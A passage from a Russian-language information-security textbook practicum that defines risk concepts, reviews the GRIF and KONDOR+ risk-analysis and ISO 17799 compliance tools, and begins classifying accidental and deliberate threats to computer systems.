
## **15. Компьютерный практикум**

### **Часть 2. Система анализа рисков и проверки политики информационной безопасности предприятия**

#### **Основные определения**

*Безопасность (защищенность) информации в компьютерных системах (КС)* - это такое состояние всех компонент КС, при котором обеспечивается защита информации от возможных угроз на требуемом уровне. Компьютерные системы, в которых обеспечивается безопасность информации, называются защищенными [1].

Информационная безопасность достигается проведением руководством соответствующего уровня *политики информационной безопасности*. Основным документом, на основе которого проводится политика информационной безопасности, является *программа информационной безопасности*. Этот документ разрабатывается и принимается как официальный руководящий документ высшими органами управления организацией. В документе приводятся цели политики информационной безопасности и основные направления решения задач защиты информации в КС. В программах информационной безопасности содержатся также общие требования и принципы построения систем защиты информации в КС.

Под *системой защиты информации в КС* понимается единый комплекс правовых норм, организационных мер, технических, программных и криптографических средств, обеспечивающий защищенность информации в КС в соответствии с принятой политикой безопасности.

*Угроза безопасности* - потенциально возможное происшествие, которое может оказать воздействие на информацию в системе.

*Уязвимость* - некая неудачная характеристика системы, которая делает возможным возникновение угрозы.

*Атака* - действие по использованию уязвимости КС; атака - это реализация угрозы.

*Угроза конфиденциальности* - угроза раскрытия информации.

*Угроза целостности* - угроза изменения информации.

*Угроза доступности* - угроза нарушения работоспособности системы при доступе к информации.

*Ущерб* - стоимость потерь, которые понесет компания в случае реализации угроз конфиденциальности, целостности, доступности по каждому виду ценной информации. Ущерб зависит только от стоимости информации, которая обрабатывается в автоматизированной системе. Ущерб является характеристикой информационной системы и не зависит от ее защищенности.

*Риск* - вероятный ущерб, который зависит от защищенности системы. По определению риск всегда измеряется в деньгах.

В сущности, для коммерческой организации задача безопасного функционирования информационной системы сводится к выработке правил и выбору защитных средств. Комбинация двух этих составляющих позволит обеспечить необходимый уровень безопасности, как для ценных ресурсов организации, так и для всей информационной системы обработки этих ресурсов. Другими словами задача защиты – это разработка эффективной политики безопасности (или правил безопасности).

Чтобы меры политики безопасности по защите отвечали реальному состоянию дел необходимо знать - что, от кого и в какой степени нужно защищать. На сегодня существует только один процесс, способный в какой то мере дать ответы на поставленные вопросы, речь идет об анализе рисков.

## **1. Обзор программных продуктов в области анализа рисков и проверки организационных мер обеспечения информационной безопасности**

В настоящее время имеется большое разнообразие как методов анализа и управления рисками, так и реализующих их программных средств. Приведем примеры некоторых отечественных продуктов.

### **1.1 Программный комплекс анализа и контроля рисков информационных систем компании – ГРИФ**

Для проведения полного анализа информационных рисков прежде всего необходимо построить полную модель информационной системы с точки зрения ИБ. Для решения этой задачи ГРИФ, в отличие от представленных на рынке западных систем анализа рисков, которые громоздки, сложны в использовании и часто не предполагают самостоятельного применения ИТ-менеджерами и системными администраторами, ответственными за обеспечение безопасности информационных систем компаний, обладает простым и интуитивно понятным для пользователя интерфейсом. Однако за внешней простотой скрывается сложнейший алгоритм анализа рисков, учитывающий более ста параметров, который позволяет на выходе дать максимально точную оценку существующих в информационной системе рисков, основанную на глубоком анализе особенностей практической реализации информационной системы. Основная задача системы ГРИФ – дать возможность ИТ-менеджеру самостоятельно (без привлечения сторонних экспертов) оценить уровень рисков в информационной системе, оценить эффективность существующей практики по обеспечению безопасности компании и иметь возможность доказательно (в цифрах) убедить топ-менеджмент компании в необходимости инвестиций в сферу информационной безопасности компании [2].

1.1. На первом этапе система ГРИФ проводит опрос ИТ-менеджера с целью определения полного списка информационных ресурсов, представляющих ценность для компании.

1.2. На втором этапе проводится опрос ИТ-менеджера с целью ввода в систему ГРИФ всех видов информации, представляющей ценность для компании. Введенные группы ценной информации должны быть размещены пользователем на ранее указанных на предыдущем этапе объектах хранения информации (серверах, рабочих станциях и так далее). Заключительная фаза – указание ущерба по каждой группе ценной информации, расположенной на соответствующих ресурсах, по всем видам угроз.



Рисунок.1.1. Интерфейс программного комплекса Гриф. Вкладка “Информация”.

1.3. На третьем этапе вначале проходит определение всех видов пользовательских групп (и число пользователей в каждой группе). Затем определяется, к каким группам информации на ресурсах имеет доступ каждая из групп пользователей. В заключение определяются виды (локальный и/или удаленный) и права (чтение, запись, удаление) доступа пользователей ко всем ресурсам, содержащим ценную информацию.

1.4. На четвертом этапе проводится опрос ИТ-менеджера для определения средств защиты информации, которыми защищена ценная информация на ресурсах. Кроме того, в систему вводится информация о разовых затратах на приобретение всех применяющихся средств защиты информации и ежегодные затраты на их техническую поддержку, а также ежегодные затраты на сопровождение системы информационной безопасности компании.





Рисунок.1.2. Интерфейс программного комплекса Гриф. Вкладка “Средства защиты”.

1.5. На завершающем этапе пользователь должен ответить на список вопросов по политике безопасности, реализованной в системе, что позволяет оценить реальный уровень защищенности системы и детализировать оценки рисков.

Наличие средств информационной защиты, отмеченных на первом этапе, само по себе еще не делает систему защищенной в случае их неадекватного использования и отсутствия комплексной политики безопасности, учитывающей все аспекты защиты информации, включая вопросы организации защиты, физической безопасности, безопасности персонала, непрерывности ведения бизнеса и так далее.

В результате выполнения всех действий по данным этапам на выходе сформирована полная модель информационной системы с точки зрения информационной безопасности с учетом реального выполнения требований комплексной политики безопасности, что позволяет перейти к программному анализу введенных данных для получения комплексной оценки рисков и формирования итогового отчета.


1.6. Отчет по системе представляет собой подробный, дающий полную картину возможного ущерба от инцидентов документ, готовый для представления руководству компании.



Рисунок.1.3. Интерфейс программного комплекса Гриф. Реализация отчета.

1.7. К недостаткам ГРИФ можно отнести следующее:

- отсутствует привязка к бизнес процессам (запланировано в следующей версии);
- нет возможности сравнения отчетов на разных этапах внедрения комплекса мер по обеспечению защищенности (запланировано в следующей версии);
- отсутствует возможность добавить специфичные для данной компании требования политики безопасности.

## 1.2. Программный комплекс управления политикой информационной безопасности компании - КОНДОР+


Российская компания Digital Security разработала программный продукт КОНДОР+, позволяющий специалистам (ИТ-менеджерам, офицерам безопасности) проверить политику информационной безопасности компании на соответствие требованиям международного стандарта безопасности ISO 17799.

Разработанный программный комплекс КОНДОР+ включает в себя более двухсот вопросов, ответив на которые, специалист получает подробный отчет о состоянии существующей политики безопасности, а так же модуль оценки уровня рисков соответствия требованиям ISO 17799 [3].

После регистрации пользователь получает возможность, выбрать соответствующий раздел стандарта ISO 17799 и ответить на вопросы.



Рисунок.1.4. Интерфейс программного комплекса Кондор. Вкладка проект.



Рисунок.1.5. Интерфейс программного комплекса Кондор. Выбор раздела стандарта.

В отчете отражаются все положения политики безопасности, которые соответствуют стандарту и все, которые не соответствуют.



Рисунок.1.6. Интерфейс программного комплекса Кондор. Реализация отчета.


К наиболее важным элементам политики безопасности даются комментарии и рекомендации экспертов.



Рисунок.1.8. Интерфейс программного комплекса Кондор. Комментарии.

По желанию специалиста, работающего с программой, может быть выбрана генерация отчета, например, по какому-то одному или нескольким разделам стандарта ISO 17799, общий подробный отчет с комментариями, общий отчет о состоянии политики безопасности без комментариев для представления руководству и другие. Все варианты отчетов для большей наглядности сопровождаются диаграммами.



Рисунок.1.9. Интерфейс программного комплекса Кондор. Настройка отчета.

Кроме того, КОНДОР+ дает возможность специалисту отслеживать вносимые на основе выданных рекомендаций изменения в политику безопасности, постепенно приводя ее в полное соответствие с требованиями стандарта, а также иметь возможность представлять отчеты руководству, свидетельствующие о целесообразности и обоснованности инвестиций в обеспечение безопасности информационной системы компании.

Стоимость продукта составляет 225 долл. (КОНДОР) и 345 долл. (КОНДОР+ с модулем анализа рисков базового уровня).

К недостаткам КОНДОР+ можно отнести:


- отсутствие возможности установки пользователем веса на каждое требование (запланировано в следующих версиях)
- отсутствие возможности внесения пользователем комментариев (запланировано в следующих версиях)

## 2. Описание системы (программного комплекса)

При разработке системы преследовались многие цели, одна из них заключалась в том, чтобы создать программный продукт, который будет способен ввести пользователя в «курс дела» не утаивая от него ни одного этапа анализа рисков.

Необходимо было разработать максимально простое в использовании программное решение, основная задача которого - дать возможность ИТ-менеджеру самостоятельно (без привлечения сторонних экспертов) оценить уровень рисков в информационной системе, оценить эффективность существующей практики по обеспечению безопасности компании и

оптимизировать расходы и сформировать адекватный бюджет на информационную безопасность.

Система представляет интеграцию двух идей реализованных в системах Кондор и Гриф. В программном комплексе анализ рисков и политики безопасности информационной системы объединены в одном продукте. То есть данные, которые заносятся для анализа организационных мер, определяющих существующую политику безопасности компании, полностью используется при анализе рисков. Это означает что две составляющие управления информационной безопасностью - политика безопасности и анализ рисков - находятся в одном интегрированном решении. Кроме того, данный продукт может использоваться и в учебных целях как возможность изучить на практике методы и средства анализа рисков и проверки организационных мер обеспечивающих информационную безопасность. Благодаря значительно расширенной базе использованных положений стандарта ISO 17799 по сравнению с Кондором и Грифом в данной системе возможен более полный анализ организационных мер определяющих политику безопасности.

Известно, что существуют два подхода к анализу рисков - анализ рисков базового и полного уровня. В данной системе использованы сильные стороны разных методов, опирающихся на анализ рисков и на требования стандартов.

Но каким бы ни был подход, главная цель — формирование конкретных и применимых требований по безопасности к исследуемой информационной системе

В системе использован наиболее распространенный в настоящее время подход, основанный на учете различных факторов влияющих на уровни угроз и уязвимостей. Такой подход позволяет абстрагироваться от малосущественных технических деталей, учесть не только программно-технические, но и иные аспекты.

При работе система проводит анализ существующей политики безопасности на наличие так называемых дыр. Если их не устранять, то рано или поздно их обнаружат «плохие парни» и воспользуются для достижения своих, не всегда достойных целей.

В особенности отметим, что данная система позволяет также определить и экономическую эффективность системы информационной защиты.

Данный продукт окажет не заменимую помощь организациям, которые планируют получить сертификат на соответствие международному стандарту безопасности ISO 17799, так как при не выполнении каких либо требований, даются пояснения - как и что предпринять.

Ни для кого не секрет, что анализ информационных рисков является на сегодняшний день актуальной задачей для современного бизнеса - последние годы на каждой конференции по информационной безопасности в России можно услышать серьезные доклады на данную тему.

Анализ информационных рисков - это процесс комплексной оценки защищенности информационной системы с переходом к количественным или качественным показателям рисков. При этом риск - это вероятный ущерб, который зависит от защищенности системы. Под управлением рисками понимается процесс идентификации и уменьшения рисков, которые могут воздействовать на информационную систему. Результаты анализа используются при выборе средств защиты, оценке эффективности существующих и проектируемых систем защиты информации [3].

Итак, из определения следует, что на выходе алгоритма анализа риска можно получить либо количественную оценку рисков (риск измеряется в деньгах), либо - качественную (уровни риска; обычно: высокий, средний, низкий).

Кроме того, анализ рисков также отличается по используемому подходу; обычно условно выделяется анализ рисков базового и полного уровня. Для анализа рисков базового уровня достаточно проверить риск невыполнения требований общепринятого стандарта безопасности (обычно ISO 17799) с получением на выходе качественной оценки уровня рисков (высокий, средний, низкий).

Основное отличие полного анализа рисков от базового состоит в необходимости построения полной модели анализируемой информационной системы. Модель должна включать: виды ценной информации, объекты ее хранения; группы пользователей и виды доступа к информации; средства защиты (включая политику безопасности), виды угроз.

Далее после моделирования необходимо перейти к этапу анализа защищенности построенной полной модели информационной системы. И здесь мы попадаем в целый пласт теоретических и практических проблем, с которыми сталкиваются разработчики алгоритмов анализа риска полного уровня. Прежде всего, как алгоритмически (без эксперта) оценить защищенность информационной системы (заметим, что речь не идет о сканировании конкретных уязвимостей в конкретном применяемом программном обеспечении)? Следующая проблема - как алгоритмически определить все классы уязвимостей в системе защиты анализируемой системы? Как оценить ущерб от всех существующих в системе угроз безопасности и как добиться адекватной оценки совокупного ущерба по всем классам угроз (необходимо избежать избыточного суммирования ущербов)? И самая сложная проблема: риск категория вероятностная - как оценить вероятность реализации множества угроз информационной системы?

Весь вышеуказанный комплекс проблем необходимо решить при создании алгоритма.

Конечно, можно предложить пользователю самостоятельно ввести вероятность реализации угроз или оценить ее уровень, как в алгоритме RiskWatch. Но тогда мы сведем на нет весь процесс анализа.

При подсчете вероятности реализации тех или иных угроз можно опереться на некоторые статистические данные [5].

Таблица 2.1 Угрозы информационной безопасности

Угрозы	Вероятность проявления
Небрежность	0,188
Пиратство	0,166
Нарушение целостности	0,159
Утечка данных	0,159
"Шутки" над коллегами	0,150
Наблюдение за излучением	0,133
Умышленные повреждения данных и программ	0,129
Нарушение аутентификации	0,129
Перегрузка	0,119
Неправильная маршрутизация	0,106
Аппаратные сбои	0,090
Искажение	0,080
Сетевые анализаторы	0,074
Мошенничество	0,058
Пожары и другие стихийные бедствия	0,043
Подлог	0,033
"Логические бомбы"	0,032
Кража	0,032
Блокирование информации	0,016
"Потайные ходы и лазейки"	0,010

Но так как риск - это вероятный ущерб, который зависит от защищенности системы, то полученные данные будут не точными.

Из-за того что на оценку защищенности информационной системы существенным образом влияют организационные аспекты, то при анализе существующей защиты будем опираться на вопросник.

Так как на один и тот же вид информации может быть направлено сразу несколько угроз, то необходимо будет учесть так же и суммарный ущерб.



Необходимо смоделировать доступы всех групп пользователей ко всем видам информации и в зависимости от вида доступа и вида ресурса рассматривать конечное множество очевидных элементарных ситуаций, где начальную вероятность реализации угрозы можно определить достаточно просто и точно.

Далее анализируется множество опять же элементарных факторов (идет анализ комплексной защищенности объекта из вопросника) - которые так или иначе влияют на защищенность, а затем делается вывод об итоговых рисках.

## **2. 1. Определение источника угроз.**

В любой методике управления рисками необходимо идентифицировать риски, как вариант – их составляющие (угрозы и уязвимости).

Целью создания любой КС является удовлетворение потребностей пользователей в своевременном получении достоверной информации и сохранении ее конфиденциальности (при необходимости). Информация является конечным «продуктом потребления» в КС и выступает в виде центральной компоненты системы. Безопасность информации на уровне КС обеспечивают такие компоненты системы как технические, программные средства, обслуживающий персонал и пользователи. Причем эта задача должна решаться путем защиты от внешних и внутренних неразрешенных (несанкционированных) воздействий. Особенности взаимодействия компонент заключаются в следующем. Внешние воздействия чаще всего оказывают несанкционированное влияние на информацию путем воздействия на другие компоненты системы. Следующей особенностью является возможность несанкционированных действий, вызываемых внутренними причинами, в отношении информации со стороны технических, программных средств, обслуживающего, персонала и пользователей. В этом заключается основное противоречие взаимодействия этих компонент с информацией. Причем, обслуживающий персонал и пользователи могут сознательно осуществлять попытки несанкционированного воздействия на информацию. Таким образом, обеспечение безопасности информации в КС должно предусматривать защиту всех компонент от внешних и внутренних воздействий (угроз) [4].

Под **угрозой безопасности информации** понимается потенциально возможное событие, процесс или явление, которые могут привести к уничтожению, утрате целостности, конфиденциальности или доступности информации.

Все множество потенциальных угроз безопасности информации в КС может быть разделено на два класса (рис 2.1).



Рисунок. 2.1. Угрозы безопасности информации в компьютерных системах

### Случайные угрозы

Угрозы, которые не связаны с преднамеренными действиями злоумышленников и реализуются в случайные моменты времени, называют *случайными* или *непреднамеренными*.

Реализация угроз этого класса приводит к наибольшим потерям информации (по статистическим данным - до 80% от ущерба, наносимого информационным ресурсам КС любыми угрозами). При этом могут происходить уничтожение, нарушение целостности и доступности информации. Реже нарушается конфиденциальность информации, однако при этом создаются предпосылки для злоумышленного воздействия на информацию.

*Стихийные бедствия и аварии* чреватые наиболее разрушительными последствиями для КС, т.к. последние подвергаются физическому разрушению, информация утрачивается или доступ к ней становится невозможен.

*Сбои и отказы* сложных систем неизбежны. В результате сбоев и отказов нарушается работоспособность технических средств, уничтожаются и искажаются данные и программы, нарушается алгоритм работы устройств. Нарушения алгоритмов работы от дельных узлов и устройств могут также привести к нарушению конфиденциальности информации. Например, сбои и отказы средств выдачи информации могут привести к несанкционированному доступу к информации путем несанкционированной ее выдачи в канал связи, на печатающее устройство и т. п.

*Ошибки при разработке КС, алгоритмические и программные* ошибки приводят к последствиям, аналогичным последствиям сбоев и отказов технических средств. Кроме того,

такие ошибки могут быть использованы злоумышленниками для воздействия на ресурсы КС. Особую опасность представляют ошибки в операционных системах (ОС) и в программных средствах защиты информации.

Согласно данным Национального Института Стандартов и Технологий США (NIST) 65% случаев нарушения безопасности информации происходит в результате *ошибок пользователей и обслуживающего персонала*. Некомпетентное, небрежное или невнимательное выполнение функциональных обязанностей сотрудниками приводят к уничтожению, нарушению целостности и конфиденциальности информации, а также компрометации механизмов защиты.

Характеризуя угрозы информации в КС, не связанные с преднамеренными действиями, в целом, следует отметить, что механизм их реализации изучен достаточно хорошо, накоплен значительный опыт противодействия этим угрозам. Современная технология разработки технических и программных средств, эффективная система эксплуатации КС, включающая обязательное резервирование информации, позволяют значительно снизить потери от реализации угроз этого класса.

### **Преднамеренные угрозы**

Второй класс угроз безопасности информации в КС составляют преднамеренно создаваемые угрозы.

Данный класс угроз изучен недостаточно, очень динамичен и постоянно пополняется новыми угрозами. Угрозы этого класса в соответствии с их физической сущностью и механизмами реализации могут быть распределены по пяти группам:

- традиционный или универсальный шпионаж и диверсии;
- несанкционированный доступ к информации;
- электромагнитные излучения и наводки;
- модификация структур КС;
